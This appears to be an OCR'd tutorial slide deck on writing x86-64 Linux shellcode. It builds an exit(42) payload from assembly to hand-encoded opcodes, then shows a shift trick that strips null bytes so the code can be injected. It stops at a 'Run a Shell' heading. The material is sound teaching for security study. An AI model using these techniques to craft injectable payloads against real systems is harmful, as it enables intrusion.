


X86-64 Linux shellcodes

Corinne HENIN

www.arsouyes.org

Which System ?

Which OS

(Windows 10, Windows XP, Linux, ...)

Which Instruction set

(x86, x64, ARM, ...)

Which assembly syntax

(AT&T, Intel, MASM, ...)

Which System ?

Which OS

(Windows 10, Windows XP, Linux, ...)

Which Instruction set

(x86, x64, ARM, ...)

Which assembly syntax

(AT&T, Intel, MASM, ...)

Differences with x86

Use of 64 bits

64 bits registers

Same as 32 bits but beginning with ‘R’

Extra registers

R8-15

64bits values

and instructions (movabsq, pushq, ...)

New features

Program counter addressing mode

label(%rip)

Different interrupt handler

Syscall instruction

New Syscall Convention

SYSCALL instruction

Interruption number in rax

Parameters rdi, rsi, rdx, rcx, r8, r9

Return code in rax


New Syscall Numbers

https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_32.tbl
or /usr/include/x86_64-linux-gnu/asm/unistd_32.h

```
0      common      read    sys_read
1      common      write   sys_write
2      common      open    sys_open
3      common      close   sys_close
4      common      stat    sys_newstat
[…]
57     common      fork    sys_fork
58     common      vfork   sys_vfork
59     64          execve  sys_execve
60     commonexit              sys_exit  -     noreturn
61     commonwait4             sys_wait4
```

First Example

Make the shellcode




Very Simple Exemple

Exit

```
#include <stdio.h>

void main() {
    exit(42);
}
```

Make the shellcode



Very Simple Exemple

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```asm
.section .text
.globl _start
_start:
    « put 60 in rax »
    « put 42 in rdi »
    « syscall »
```

Very Simple Exemple

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    movabs $0x3c, %rax
    « put 42 in rdi »
    « syscall »
```

Very Simple Exemple

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```


```
.section .text
.globl _start
_start:
    movabs $0x3c, %rax
    movabs $0x2a, %rdi
    « syscall »
```

Very Simple Exemple

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    movabs $0x3c, %rax
    movabs $0x2a, %rdi
    syscall
```

Make the shellcode



Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

REX.W	B8+rd	io (imm64)

Opcodes With Intel Manual

`movabs $0x3c, %rax`


REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

REX.W	B8+rd	io (imm64)

Opcodes With Intel Manual

`movabs $0x3c, %rax`


REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.



Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.



Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	B8+rd	io (imm64)

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	**B8+rd**	io (imm64)

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	**10111+ ???**	io (imm64)

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	**10111+ 000**	io (imm64)

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	**10111000**	io (imm64)

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	10111000	**io (imm64)**

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	10111000	0011110000000000000000000000000000000000000000000000000000000000

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

01001000	10111000	0011110000000000000000000000000000000000000000000000000000000000

Opcodes With Intel Manual

`movabs $0x3c, %rax`

REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.

48	B8	3C 00 00 00 00 00 00 00

Very Simple Exemple

```
$ objdump -d exit/test2.o
exit/test2.o:     format de fichier elf64-x86-64
[...]
0000000000000000 <.text>:
   0: 48 b8 3c 00 00 00 00    movabs $0x3c,%rax
   7: 00 00 00
   a: 48 bf 2a 00 00 00 00    movabs $0x2a,%rdi
  11: 00 00 00
  14: 0f 05                   syscall
```

Very Simple Exemple

```
movabs $0x3c, %rax    # 48 B8 3C 00 00 00 00 00 00 00
movabs $0x2a, %rdi    # 48 BF 2a 00 00 00 00 00 00 00
syscall               # 0F 05
```

Very Simple Exemple

```
movabs $0x3c, %rax    # 48 B8 3C 00 00 00 00 00 00 00

movabs $0x2a, %rdi    # 48 BF 2a 00 00 00 00 00 00 00

syscall               # 0F 05
```

Very Simple Exemple


```
movabs $0x3cffffffffffffff, %rax # 48 b8 ff ff ff ff ff ff ff 3c
shr $56, %rax                    # 48 c1 e8 38
movabs $0x2a, %rdi

syscall
```

Very Simple Exemple

```
movabs $0x3cffffffffffffff, %rax # 48 b8 ff ff ff ff ff ff ff 3c
shr $56, %rax                    # 48 c1 e8 38
movabs $0x2affffffffffffff, %rdi # 48 bf ff ff ff ff ff ff ff 2a
shr $56, %rdi                    # 48 c1 ef 38
syscall
```

Run a Shell

Make the shellcode

